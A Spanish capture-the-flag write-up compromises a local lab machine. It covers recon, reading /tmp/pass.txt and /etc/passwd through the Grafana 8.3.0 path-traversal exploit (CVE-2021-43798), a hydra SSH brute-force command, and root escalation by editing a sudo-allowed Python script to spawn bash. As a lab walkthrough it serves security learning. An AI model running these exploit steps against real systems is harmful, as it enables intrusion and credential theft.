

Despliegamiento inicial de máquina y ping de reconocimiento, marcados respectivamente con 1 y 2. Podemos comprobar que si que tenemos conexión a la máquina donde nos queremos conectar.

```
(jouker@kali) [~/Downloads/temporal]
$ sudo bash auto_deploy.sh move.tar
[sudo] password for jouker:
Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
^C
(jouker@kali) [~/Downloads/temporal]
$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.060 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.046 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.046 ms
^C
172.17.0.2 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3057ms
rtt min/avg/max/mdev = 0.046/0.050/0.060/0.005 ms
(jouker@kali) [~/Downloads/temporal]
$
```

Realizamos el escáner de puertos con NMAP para ver realmente que puertos tiene abiertos esta máquina move.

```
(jouker@kali) [~/Downloads/temporal]
$ cat arxchivo.txt
# Nmap 7.94SVN scan initiated Tue Jan 14 12:19:27 2025 as: /usr/lib/nmap/nmap -sS -p- -sC -sV -Pn --min-rate 5000 -n -vvv -oN arxchivo.
txt 172.17.0.2
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1.1 \d\d\d\d (?:[\r\n]*\r\n(?:\r\n)*)?.*\r\nServ
er: Virata-EmWeb/R([\d_+])\r\nContent-Type: text/html; ?charset=UTF-8\r\nExpires: .*<title>HP (Color |)LaserJet ([\w_ -]+)@nbsp;@nbsp;
&nbsp;';
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000090s latency).
Scanned at 2025-01-14 12:19:28 CET for 90s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64      OpenSSH 9.6p1 Debian 4 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 77:0b:34:36:87:0d:38:64:58:c0:6f:4e:cd:7a:3a:99 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIPBJIszEeSdX26reEr3kMVBaZkDMuE0vMsfFn8KknUZJRzDKLY5eVs2m9ffG
fuN4uCaKtncuCyGklffzxXWGSVQ=
|_ 256 1e:c6:b2:91:56:32:50:a5:03:45:f3:f7:32:ca:7b:d6 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII/kaSL6P5jIseZeGoVzBe/kBenhuj7zboILbh6LEA3
80/tcp    open  http     syn-ack ttl 64      Apache httpd 2.4.58 ((Debian))
|_ http-server-header: Apache/2.4.58 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
3000/tcp  open  ppp?     syn-ack ttl 64
```

Conseguimos realizar el NMAP i vemos 3 puertos abiertos, los habituales 80 y 22 pero hay uno que es el 3000, que no identifica aún del todo NMAP. De momento vamos a centrarnos en descubrir que


hay en el puerto 80

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64   OpenSSH 9.6p1 Debian 4 (protocol 2.0)
|_ ssn-nostkey:
|_ 256 77:0b:34:36:87:0d:38:64:58:c0:6f:4e:cd:7a:3a:99 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIPBJIszfuN4uCaKtnuCyGklffzxXWGSVQ=
|_ 256 1e:c6:b2:91:56:32:50:a5:03:45:f3:f7:32:ca:7b:d6 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII/kaSLl6P5jIseZeGoVzBe/kBenhu7zboILbh6LEA3
80/tcp    open  http      syn-ack ttl 64   Apache httpd 2.4.58 ((Debian))
|_ http-server-header: Apache/2.4.58 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
3000/tcp  open  ppp?      syn-ack ttl 64
|_ fingerprint-strings:
|_ FourOhFourRequest:
|_   HTTP/1.0 302 Found
|_   Cache-Control: no-cache
|_   Content-Type: text/html; charset=utf-8
```


Al intentar observar que tiene el puerto 80 con whatweb, vemos que realmente no hay nada fuera de lugar, no parece que haya nada más aparte de la página por defecto de apache.

```
(jouker@kali)~$ whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.58 (Debian)], IP[172.17.0.2], Title[Apache2 Debian Default Page: It works]
```

Siguiendo con la exploración directamente desde la WEB podemos ver como realmente no hay nada, solo la página por defecto




Al aplicar fuzzing web con gobuster podemos listar un par de directorios que al parecer son interesantes, vamos a ver que hay dentro.



Mensaje de la página web, nos dice una ruta absoluta a algo que parecen credenciales, no he conseguido listar más información en el puerto 80 así que vamos a descubrir si con la información que


encontremos en el puerto 3000 esta ruta nos sirve



De nuevo a través de whatweb podemos ver que lo vulnerable en este caso parece ser un login de grafana

```
(jouker@kali)~$ whatweb 172.17.0.2:3000
http://172.17.0.2:3000 [302 Found] Cookies[redirect_to], Country[RESERVED][22], HttpOnly[redirect_to], IP[172.17.0.2], RedirectLocation[/login], UncommonHeaders[x-content-type-options], X-Frame-Options[deny], X-XSS-Protection[1; mode=block]
http://172.17.0.2:3000/login [200 OK] Country[RESERVED][22], Grafana[8.3.0], HTML5, IP[172.17.0.2], Script, Title[Grafana], UncommonHeaders[x-content-type-options], X-Frame-Options[deny], X-UA-Compatible[IE=edge], X-XSS-Protection[1; mode=block]
```

Tampoco me he ido muy lejos, haciendo la comanda searchsploit veo que hay específicamente un exploit para Grafana 8.3.0 que es la versión que ahora mismo tengo que atacar, trata sobre directory traversal y arbitrary file read, vamos a descargar ese documento para ver si este nos sirve para vulnerar la página



Usamos searchsploit -m para descargar el archivo que queríamos solicitar.

```
searchsploit grafana 8

Exploit Title | Path
---|---
Grafana 7.0.1 - Denial of Service (PoC) | linux/doc/4.63.sh
Grafana 8.3.0 - Directory Traversal and Arbitrary File Read | multiple/webapps/50581.py
Grafana <=6.2.4 - HTML Injection | typescript/webapps/51073.txt

Shellcodes: No Results

(jouker@kali)-[~]
$ searchsploit -m multiple/webapps/50581.py
Exploit: Grafana 8.3.0 - Directory Traversal and Arbitrary File Read
URL: https://www.exploit-db.com/exploits/50581
Path: /usr/share/exploitdb/exploits/multiple/webapps/50581.py
Codes: CVE-2021-43798
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/jouker/50581.py

(jouker@kali)-[~]
$ ls -l
total 150752
-rwxr-xr-x 1 jouker jouker 2764 Jan 14 12:37 50581.py
```

Despues de hacer uso del script que me he descargado, no me ha funcionado correctamente, por lo que vamos a buscar el mismo payload pero en internet y encontramos el password con el script encontrado a traves de github.

ues 2 Pull requests Actions Projects Security Insights

main 1 Branch 0 Tags

Go to file Code

About

Directory Traversal and Arbitrary File Read on Grafana

Readme Activity 1 star 1 watching 0 forks Report repository

Releases

No releases published

Packages

No packages published

Languages

Shell 100.0%

wagneralves Update README.md 80e4139 · 2 years ago 19 Commits

ExploitGrafana.sh Add files via upload 2 years ago

README.md Update README.md 2 years ago

README

CVE-2021-43798

Directory Traversal and Arbitrary File Read on Grafana

Authors:

Wagner Alves - Red Team Analyst

This exploit leverages Directory Traversal and Arbitrary File Read vulnerabilities in Grafana 8.0 - 8.3, allowing it to read files such as /etc/passwd, /etc/hosts, /home/user/.ssh/id_rsa, /etc/os-release, and other interesting files.

Installation

```
git clone https://github.com/wagneralves/CVE-2021-43798.git
cd CVE-2021-43798
chmod +x ExploitGrafana.sh
```

El exploit nos indica que hay que usar -h y -f para especificar lugar y el archivo que queremos encontrar, al parecer tenemos una

contraseña

```

(jouker@kali)~[~/CVE-2021-43798]
$ sudo ./ExploitGrafana.sh -h http://172.17.0.2:3000 -f /tmp/pass.txt
Plugin alertlist Status code 200
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
  0     0    0     0    0     0      0      0  --:--:-- --:--:-- --:--:--    0*   Trying 172.17.0.2:3000 ...
* Connected to 172.17.0.2 (172.17.0.2) port 3000
* using HTTP/1.x
> GET /public/plugins/alertlist/../../../../../../../../../../../../tmp/pass.txt HTTP/1.1
> Host: 172.17.0.2:3000
> User-Agent: curl/8.11.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Accept-Ranges: bytes
< Cache-Control: no-cache
< Content-Length: 21
< Content-Type: text/plain; charset=utf-8
< Expires: -1
< Last-Modified: Fri, 29 Mar 2024 09:29:02 GMT
< Pragma: no-cache
< X-Content-Type-Options: nosniff
< X-Frame-Options: deny
< X-Xss-Protection: 1; mode=block
< Date: Tue, 14 Jan 2025 21:06:54 GMT
<
{ [21 bytes data]
100 21 100 21 0 0 496 0 --:--:-- --:--:-- --:--:-- 500
* Connection #0 to host 172.17.0.2 left intact
t9sH76gpQ82UFeZ3GXZS

```

He intentado buscar con fuerza bruta el usuario, pero no tiene sentido ya que simplemente al tener acceso con esta vulnerabilidad podemos listar el archivo `/etc/passwd` para ver los usuarios.

```
(jouker@kali)-[~/CVE-2021-43798]
$ sudo hydra -L /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -p t9sH76gpQ82UFeZ3GXZS ssh://172.17.0.2 -t
64
```

Este es el archivo haciendo la misma comanda que antes pero en el -f en vez de poner /tmp/pass.txt, he puesto /etc/passwd y esto nos muestra que el usuario freddy es vulnerable

```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/
systemd-network:x:998:998:systemd Network Managemen
systemd-timesync:x:997:997:systemd Time Synchroniza
messagebus:x:100:101::/nonexistent:/usr/sbin/nologi
ftp:x:101:104:ftp daemon,,,:/srv/ftp:/usr/sbin/nolo
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
grafana:x:103:105::/usr/share/grafana:/bin/false
freddy:x:1000:1000::/home/freddy:/bin/bash
```

Para los curiosos, el ataque de hydra seguramente funcionase ya que el nombre freddy se encuentra en la lista de usuarios del wordlist que he hecho con anterioridad

```

(jouker@kali)-[~/CVE-2021-43798]
$ cat /usr/share/wordlists/seclists/Username/xato-net-10-million-usernames.txt | grep "freddy"
freddy
freddy1
freddy69
freddyk
freddy12
freddyg
freddy
freddyb
freddy
freddy
freddyb
freddyz
freddyp
freddym

```

Nos conectamos por ssh y vemos que al poner las credenciales obtenidas ANTES somos directamente freddy.

```

Host key verification failed.
(jouker@kali)-[~]
$ ssh freddy@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:vi77ttzFmbsp8NiCsxBpeZipRCZ9MdfkeMJoJz7qMiTw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
freddy@172.17.0.2's password:
Linux 0877aefd1e6c 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
=> https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
(freddy@0877aefd1e6c)-[~]

```

Dentro del usuario freddy vemos con sudo -l que puede ejecutar código python a un archivo maintenance.py

```

(freddy@0877aefd1e6c)-[~]
$ sudo -l
Matching Defaults entries for freddy on 0877aefd1e6c:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User freddy may run the following commands on 0877aefd1e6c:
(ALL) NOPASSWD: /usr/bin/python3 /opt/maintenance.py

```


De dicho archivo freddy es propietario, por lo que le podemos asignar los permisos que queramos y editar el contenido de dentro para invocar una shell como superusuario.

```
(freddy@0877aefd1e6c)-[/opt]
$ ls -la
total 12
drwxrwxrwx 1 root root 4096 Mar 29 2024 .
drwxr-xr-x 1 root root 4096 Jan 14 21:02 ..
-rw-r--r-- 1 freddy freddy 35 Mar 29 2024 maintenance.py

(freddy@0877aefd1e6c)-[/opt]
$
```

Os adjunto un cat de lo que he metido dentro del maintenance.py para que se vea como invocar una shell, es tan simple como eso, ya que al ejecutar la tarea como sudo la bin/bash en vez de ser normal es de super usuario.

```
(freddy@0877aefd1e6c)-[/opt]
$ ls -la
total 12
drwxrwxrwx 1 root root 4096 Mar 29 2024 .
drwxr-xr-x 1 root root 4096 Jan 14 21:02 ..
-rw-r--r-- 1 freddy freddy 35 Mar 29 2024 maintenance.py

(freddy@0877aefd1e6c)-[/opt]
$ nano maintenance.py

(freddy@0877aefd1e6c)-[/opt]
$ cat maintenance.py
import os
print("Bienvenidos a la maquina resuelta por JOUKER")
os.system("/bin/bash")

(freddy@0877aefd1e6c)-[/opt]
$ sudo python3 /opt/maintenance.py
Bienvenidos a la maquina resuelta por JOUKER

(root@0877aefd1e6c)-[/opt]
#
```